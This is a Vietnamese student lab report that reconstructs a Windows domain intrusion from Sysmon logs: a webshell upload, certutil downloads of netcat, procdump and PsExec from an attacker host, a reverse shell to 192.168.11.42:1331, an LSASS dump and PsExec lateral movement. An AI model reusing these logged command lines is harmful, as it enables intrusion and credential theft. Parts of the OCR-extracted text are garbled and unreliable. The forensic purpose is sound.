#### **REPORT LAB 1**

#### Họ và tên: Lương Gia Khánh Thiện

## Phân tích luồng tấn công


1. Trace theo luồng sư cố

```
05/09/2024 11:01:33 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=srv1.dientap.local
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
 Type=Information
{\tt RecordNumber=}511773
Keywords=None
 TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: -
UtcTime: 2024-05-09 04:01:33.300
ProcessGuid: {8C9F9614-4A9D-663C-D143-000000002000}
ProcessId: 4752
Image: C:\Windows\System32\whoami.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
{\tt Description:}\ {\tt whoami-displays\ logged\ on\ user\ information}
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: whoami.exe
 CommandLine: whoami
 CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {8C9F9614-EC14-6639-E703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
MD5=AA1E17EA3DB5CD9D8BC061CAEC74C6E8,SHA256=8ECFFCCE38D4EE87ABAEE6CBE843D94D4F8FB98FAB3C356C7F6B70E60B10F88A,IMPHASH=E24E330FA9663CE7
ParentProcessGuid: {8C9F9614-4A9D-663C-CF43-000000002000}
ParentProcessId: 4108
 ParentImage: C:\Windows\System32\cmd.exe
 \label{lem:parentCommandLine: C:\Windows\system32\cmd.exe /Q /c C:\Windows\TEMP\execute.bat} % \label{lem:parentCommandLine: C:\Windows\system32\cmd.exe /Q /c C:\Windows\TEMP\execute.bat} % \label{lem:parentCommandLine: C:\Windows\system32\cmd.exe} % \label{lem:parentDommandLine: C:\Windows\system32\cmd.exe} % \label{lem:parentCommandLine: C:\Windows\system32\cmd.exe} % \label{lem:parentCommandLine: C:\Windows\system32\cmd.exe} % \label{lem:parentDommandLine: C:\Windows\system32\cmd.exe} % \label{lem:parentDommand
```

Trace với ProcessId: 4108

EventType ▼	4
FileVersion ▼	10.0.14393.0 (rs1_release.160715-1616)
<u>Hashes</u> ▼	MD5=F4F684066175B77E0C3A000549D2922C,SHA256=935C1861DF1F4018D698E8B65ABFA02D7E9037D8F68CA3C2065B6CA165D44AD2,IMPHASH=3062ED73 2D4B25D1C64F084DAC97D37A
Image ▼	C:\Windows\System32\cmd.exe
IntegrityLevel ▼	System
Keywords ▼	None
LogName ▼	Microsoft-Windows-Sysmon/Operational
LogonGuid ▼	[8C9F9614-EC14-6639-E703-00000000000]
LogonId ▼	0x3E7
Message ▼	Process Create: Rule-Name: - UtcTime: 2024-05-09 04-01:33.264 ProcessGuid: [8C9F9614-4A9D-663C-CE43-00000000200] ProcessId: 592 Image: C:\Windows\System Campaid: ProcessGuid: [8C9F9614-4A9D-663C-CE43-00000000200] ProcessId: 592 Image: C:\Windows\System Company: Microsoft Product: Microsoft Windows\Postar OriginalFileName: Cmd.Exe CommandLine: C:\Windows\System32\cmd.exe   Q /c echo who ami \Phi \text{\text{U270.01ADMIMS}}_\text{\text{\text{U150.01ADMIMS}}_\text{\t
OpCode ▼	Info
Odeles (FileNess -	Cmd.Exe
OriginalFileName ▼	
	C:\Windows\system32\services.exe
	C:\Windows\system32\services.exe     C:\Windows\System32\services.exe
ParentCommandLine •	·

#### Trace với ProcessId: 692



Trace với ProcessId: 796

Trace với ProcessId 796 thì ta thấy 1 loạt EventCode=13 liên quan đến set Registry Value với TargetObject : "HKLM\System\CurrentControlSet \Services\ChromeUpdate\ImagePath" trong reg Và Details:

%%COMSPEC%% /Q /c echo whoami ^> \\127.0.0.1\ADMIN\$\\_\_output 2^>^&1 > %%TEMP%%\execute.bat & %%COMSPEC%% /Q /c %%TEMP%%\execute.bat & del %%TEMP%%\execute.bat


>	5/9/24 10:50:38.000 AM	SRV1	WinEventLog:Microsoft- Windows- Sysmon/Operational	C:\Windows\system32\cmd.exe /O /c echo whoami ^> \\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	1		
>	5/9/24 10:50:38:000 AM	SRVI	WinEventLog:Microsoft- Windows- Sysmon/Operational		13	HKLM System Current Control Set Services i Chrome Update i Image Path.	%%COMSPEC%% /Q /c echo whoami /> \\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
>	5/9/24 10:50:38.000 AM	SRV1	WinEventLog:Microsoft- Windows- Sysmon/Operational		13	HKLM\System\CurrentControlSet\Services\ChromeUpdate\Start	DWORD (0x00000003)
>	5/9/24 10:34:57.000 AM	SRV1	WinEventLog:Microsoft- Windows- Sysmon/Operational		13	HKLMiSystem\CurrentControlSet\Services\ChromeUpdate\Start	DWORD (0x00000004)
>	5/9/24 10:34:57.000 AM	SRV1	WinEventLog:Microsoft- Windows- Sysmon/Operational	C:\Windows\system32\cmd.exe \( /\text{Q} \) \( / \text{c} \) \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \	1		
>	5/9/24 10:34:57.000 AM	SRV1	WinEventLog;Microsoft- Windows- Sysmon/Operational		13	HKLM iSystem iCurrent Control Set Services iChrome Update i Image Pathologies in the control set of the co	%%COMSPEC%% /Q /c echo p64.exe - accepteula -ma Isass.exe ad *> V270.0.TADMINSoutput 2">61> %%TEMP%%lexecute.bat & %%COMSPEC%% /G /c %%TEMP%%lexecute.bat & del %%TEMP%%lexecute.bat & del %%TEMP%%lexecute.bat & del

- ⇒ Ta có thể dự đoán Attacker đã RCE với máy chủ AD
- 2. Tìm kiếm những tiến trình liên quan để xác định luồng tấn công

Tìm kiếm log access trên SRV2 thấy thời điểm này ip 192.168.11.42 có dấu hiệu fuzzing web bằng phương pháp upload file




Tìm kiếm "index="svr2" sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" "eventcode=1" whoami" whoami ta thấy tiến trình whoami được sinh ra từ cmd.exe, cmd.exe sinh ra từ w3wp từ event id 1792 và 8812



Trace với Processid : 1792 ta thấy attacker đã upload websell lúc 05/08/2024 03:57:17 PM

Image: c:\windows\system32 \inetsrv\w3wp.exe

TargetFilename: C:\inetpub\wwwroot\ Upload \Handle.aspx



Sau khi upload webshell, attacker đã RCE để thực thi các câu lệnh thu thập thông tin hệ thống như whoami, ipconfig, sc query windefend, net user, ping 8.8.8.8

pe ‡	Processid +	index \$	ParentProcessId \$	Image \$	CommandLine \$	ParentCommandLine \$
Log:Microsoft- Operational	8456	svr2	1792	C:\Windows\System32\cmd.exe	"c/windows/system32/cmd.exe" /c net user admbx > C\Windows\Templuser.bt	$ {\it c.lwindows/system32linetsrv/w3wp.exe-ap "DefaultAppPool"-v "v4.0" -1 "webengine4.dli" -a \\pipellisipm9e56e524-77a9-441e-a25f-0333d-21b533-h -a25f-0333d-21b533-h -"C.linetpublisemplappools/DefaultAppPool.DefaultAppPool.config"-w "- m 0.420-ta 0$
og:Microsoft-	5204	svr2	1792	C:\Windows\System32\cmd.exe	"c:lwindows\system32\cmd.exe" /c ping 8.8.8.8	c:lwindows/system32\inetsrviw3wp.exe-ap 'DefaultAppPool' -v
.og:Microsoft-	8516	svr2	1792	C:\Windows\System32\cmd.exe	"c:lwindows\system32\cmd.exe" /c net user adm2	c/windows/system3Z\inetsrv\w3wp.exe-ap "DefaultAppPool" -v "v4.0" \delta "wbengine4.dll" -a \\\pipe\lisipm9e56e524-77a9-44le-a5f-033342\b533 \delta \\\rightarrow \rightarrow
Log:Microsoft- Operational	8360	svr2	1792	C:\Windows\System32\cmd.exe	"c:\windows\system32\cmd.exe" /c net user admbx	c:\windows\system3\Z\inetsr\w\\\angle -ap 'DefaultAppPool' -v '\u00a4\Default\ -ap\\\pipe\lisipm9e56e524-77a9-44le-ag5f-033342\b533 -\u00e41533342\b533 -\u00e41533342\b533 -\u00a4\U00e41535 -\u00e4154\U00e4154\u00e4104\u00e4104
.og:Microsoft-	6948	svr2	1792	C:\Windows\System32\cmd.exe	"c:\windows\system32\cmd.exe" /c net user administrator	c:\windows\system32\inetsr\w\angle ap \DefaultAppPool\tau \\\pip\ellar\tau \\pip\ellar\tau \\\pip\ellar\tau \\pip\ellar\tau \\\pip\ellar\tau \\pip\ellar\tau \\\pip\ellar\tau \\\pip\ellar\tau \\\pip\ellar\tau \\\pip\ellar\tau \\\pip\ellar\tau \\\pip\ellar\tau \\pip\ellar\tau \\\pip\ellar\tau \\\pip\ellar\tau \\\pip\ellar\tau \\pip\ellar\tau \\\pip\ellar\tau \\\pip\ellar\tau \\\pip\ellar\tau \\\pip\ellar\tau \\\pip\ellar\tau \\pip\ellar\tau \\\pip\ellar\tau \\pip\ellar\tau \\pip\el
.og:Microsoft-	9148	svr2	1792	C:\Windows\System32\cmd.exe	"c:lwindows\system32\cmd.exe" /c net users	c:\windows\system32\inetsr\iw3wp.exe-ap "DefaultAppPool"-v "v4.0" - 1 webengine4.ull" -a \\pipe\signified \( \)pipe\signified
Log:Microsoft- Operational	8284	svr2	1792	C:\Windows\System32\cmd.exe	"c.\windows\system32\cmd.exe" /c C.\Windows\Tempilexplore.exe ~ "C:\Windows\TempilGoogleUpdate.exe 192.168.11.42 1331 -e cmd"	c/windows/system32/inetsrv/w/3wp.exe -ap "DefaultAppPool" -v "v4.0" -1 "webengine4.0ll" -a \\pipelisipm9e56e524-77a9-441e- a25f-0333d42tb533 -h "C:\inetpublitempiapppools\DefaultAppPool\DefaultAppPool.com -w "" -m 0-t 20-ta 0
Log:Microsoft- Operational	7012	svr2	1792	C:\Windows\System32\cmd.exe	"c/windows/system32/cmd.exe" /c C/Windows/Templiexplore.exe	c:\windows\system32\inetsrv\w3\wp.exe -ap "DefaultAppPool" -v \w4.0" -1 \webengine4.0ff -a \\pipe\isipm9e56e524-77a9-441e- a25f-03334d2tb533 -h \windows\partial \wedge \w
og:Microsoft-	8704	svr2	1792	C:\Windows\System32\cmd.exe	"c/windows/system32/cmd.exe" /c C/Windows/Templiexplore.exe ~ "C/Windows/TempliGoogleUpdate.exe 192.168.11.42 1331 -e cmd"	c:\windows\system32\inetsrv\w3wp.exe -ap "DefaultAppPool" -v \w4.0" -1 \webengine4.0ff -a \\pipe\lisipm9e56e524-77a9-441e- a25f-0333d42tb533 -h \"C:\inetpublitempiapppools\DefaultAppPool\DefaultAppPool.com -w \"-m 0.4 20.4a 0
og:Microsoft-	3432	svr2	1792	C:\Windows\System32\cmd.exe	"c.\windows\system32\cmd.exe" /c C.\Windows\Templexplore.exe ~ "C\Windows\TemplGoogleUpdate.exe 192.168.11.42 1331 -e cmd"	c/windows/system32/inetsrv/w/3vp.exe -ap "DefaultAppPool" -v "v40" -1 "webengine4 dil" -a \\pipe\isipm9e56e524-77a9-441e- a25f-0333442tb533 -h "C:\inetpubltemplapppools\DefaultAppPool\DefaultAppPool.com -w **- m 0-4 20-4a 0
Log:Microsoft- Operational	7696	svr2	1792	C:\Windows\System32\icmd.exe	"C:\windows\system32\cmd.exe" /c C:\Windows\Temp\leoptore.exe-c "C:\Windows\Temp\GoogleUpdate.exe 192.168.11.42 1331 -e cmd"	c/windows/system32/inetsrv/w3wp.exe -ap "DefaultAppPool" -v "v40" -1 "webengine4 dil" -a \\pipe\isipm9e56e524-77a9-441e- a254-03334421b533 -h "C:\inetpubltempiapppools\DefaultAppPool\DefaultAppPool.com -w "' -m 0-t 20-ta 0
Log:Microsoft- Operational	5624	svr2	1792	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe	"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconflg /fullpaths "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\v6.22c2559\9.2c7e946\v6.p4kwdsp.cmdline"	c:\windows\system32\inetsr\w3wp.exe-ap "DefaultAppPool" -v \v4.0" -1 \webengine4 cill" -a \\\pipe\lisipm9e56e524-77e9-441e- \a25f-0333d42\tb533 -h \ccilc\text{C:\understand}\rightarrow\text{Trap-defaultAppPool:DefaultAppPool.cont} \text{C:\understand}\rightarrow\text{Trap-defaultAppPool:DefaultAppPool.cont}

Ngoài ra còn drop các file độc hại GoogleUpdate.exe, iexplore.exe, enum.bat, certutil.exe, nc64.exe

Ta sẽ kiểm tra lần lượt từng process một và có thể liệt kê ra các process khả nghi Check với processid = 9180

Command: "c:\windows\system32\cmd.exe" /c certutil.exe -urlcache -f http://192.168.11.42:8000/nc64.exe C:\Windows\Temp\GoogleUpdate.exe


➡ Có thể thấy attacker đang cố gắng tải tệp netcat và lưu tại
 C:\Windows\Temp\GoogleUpdate.exe

Туре	✓ Field	Value	
Selected	✓ ParentProcessId ▼	1792	
	✓ ProcessId ▼	9180	
	✓ host ▼	SRV2	
	✓ source ▼	urce ▼ WinEventLog:Microsoft-Windows-Sysmon/Operational	
	✓ sourcetype ▼	WinEventLog:Microsoft-Windows-Sysmon/Operational	
Event	CommandLine ▼	$"c:\windows\system32\cmd.exe"/c\certutil.exe-urlcache-f\ http://192.168.11.42:8000/nc64.exe\ C:\windows\Temp\\\Google\Update.exe$	
Selecte	ed ✓ ParentProcessId ▼	9180	~
	✓ ProcessId ▼	9008	~
	✓ host ▼	SRV2	~
	✓ source ▼	WinEventLog:Microsoft-Windows-Sysmon/Operational	~
	✓ sourcetype ▼	WinEventLog:Microsoft-Windows-Sysmon/Operational	~
Event	CommandLine ▼	certutil.exe -urlcache -f http://192.168.11.42:8000/nc64.exe C:\Windows\Temp\GoogleUpdate.exe	~

## Check process id 9008




## Check processid 280




i	_time	host \$	source \$	sourcetype \$	ProcessId \$	ParentProcessId \$
>	5/8/24 5:00:43.000 PM	SRV2	WinEventLog:Microsoft-Windows-Sysmon/Operational	WinEventLog:Microsoft-Windows-Sysmon/Operational	8160	280
>	5/8/24 5:00:17.000 PM	SRV2	WinEventLog:Microsoft-Windows-Sysmon/Operational	WinEventLog:Microsoft-Windows-Sysmon/Operational	984	280
>	5/8/24 4:54:41.000 PM	SRV2	WinEventLog:Microsoft-Windows-Sysmon/Operational	WinEventLog:Microsoft-Windows-Sysmon/Operational	7572	280
>	5/8/24 4:54:38.000 PM	SRV2	WinEventLog:Microsoft-Windows-Sysmon/Operational	WinEventLog:Microsoft-Windows-Sysmon/Operational	7284	280
>	5/8/24 4:54:08.000 PM	SRV2	WinEventLog:Microsoft-Windows-Sysmon/Operational	WinEventLog:Microsoft-Windows-Sysmon/Operational	8340	280
>	5/8/24 4:53:46.000 PM	SRV2	WinEventLog:Microsoft-Windows-Sysmon/Operational	WinEventLog:Microsoft-Windows-Sysmon/Operational	280	9008

# Sinh ra các process con check processid 8160






## check processid 8428




#### Check processid 3460



#### check processid 8932







## check processid 4776=> 9068=>>504=>>8784

i	_time	host \$	source \$	sourcetype \$	ParentProcessId \$	ProcessId \$	CommandLine \$
>	5/8/24 4:48:21.000 PM	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	8784	9128	C:\Windows\Temp\p.exe \\10.11.131.30 -u admbx- pPasswOrd@123 cmd.exe
>	5/8/24 4:46:20.000 PM	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	8784	3708	C:\Windows\Temp\p.exe \\10.11.131.30 -u David -pPasswOrd@123 cmd -accepteula
>	5/8/24 4:45:41.000 PM	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	8784	4192	C:\Windows\Temp\p.exe \\10.11.131.30 -u David -p PasswOrd@123 cmd
>	5/8/24 4:42:30.000 PM	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	8784	6128	certutil.exe -urlcache -f http://192.168.11.42:8000/ps.exe C:\Windows\Temp\p.exe
>	5/8/24 4:40:25.000 PM	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	8784	8932	certutil.exe -urlcache -f http://192.168.11.42:8000/tunnel.aspx index.aspx
>	5/8/24 4:37:36.000 PM	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	8784	8944	ping 10.11.131.33
>	5/8/24 4:26:55.000 PM	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	8784	5964	f.exe -h 10.11.131.1/24
>	5/8/24 4:26:43.000 PM	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	8784	4448	ipconfig

,	4:45:41.000 PM	JIVZ	Sysmon/Operational	Sysmon/Operational		TIVE	PasswOrd@123 cmd
>	5/8/24 4:42:30.000 PM	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	8784	6128	certutil.exe -uricache -f http://192.168.11.42:8000/ps.exe C:\Windows\Temp\p.exe
>	5/8/24 4:40:25.000 PM	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	8784	8932	certutil.exe -urlcache -f http://192.168.11.42:8000/tunnel.aspx index.aspx
>	5/8/24 4:37:36.000 PM	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	8784	8944	ping 10.11.131.33
>	5/8/24 4:26:55.000 PM	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	8784	5964	f.exe -h 10.11.131.1/24
>	5/8/24 4:26:43.000 PM	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	8784	4448	ipconfig
>	5/8/24 4:25:28.000 PM	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	8784	896	certutil.exe -urlcache -f http://192.168.11.42:8000/fscan.exe f.exe
>	5/8/24 4:20:09.000 PM	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	8784	4464	p64.exe -accepteula -ma Isass.exe crashdump
>	5/8/24 4:19:43.000 PM	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	8784	8244	certutii.exe -uricache -f http://192.168.11.42:8000/p64.exe C:\Windows\Temp\p64.exe
>	5/8/24 4:16:25.000	SRV2	WinEventLog:Microsoft-Windows- Sysmon/Operational	WinEventLog:Microsoft-Windows- Sysmon/Operational	504	8784	cmd


## Ta thấy có hành vi drop file p64.exe -accepteula -ma Isass.exe crashdump






## =>> attacker sẽ tải file p64.exe từ url 192.168.11.41 8000 và được lưu trữ lại C:\Windows\Temp\ để dump credential

#### Check process 4192



- ⇒ Sau khi dump được psswd, attacker cố gắng chiếm quyển điều khiển SRV1 VÀ SRV4 thông qua PsExec
- ⇒ check processid 9128



=>> từ đó ta có thể nhận biết quá trình vào lúc 5/8/24 4:19:43.000 PM attacker đã tải file p64.exe sau đó thực thi f.exe -h 10.11.131.1/24 để scan các ip trong dải mạng này, sau đó là ipconfig, ping SRV4 và dump credential trên AD . Sau khi có credential đó attacker cố gắng chiếm quyền điều khiển của SRV1 và SRV4 thông qua PsExe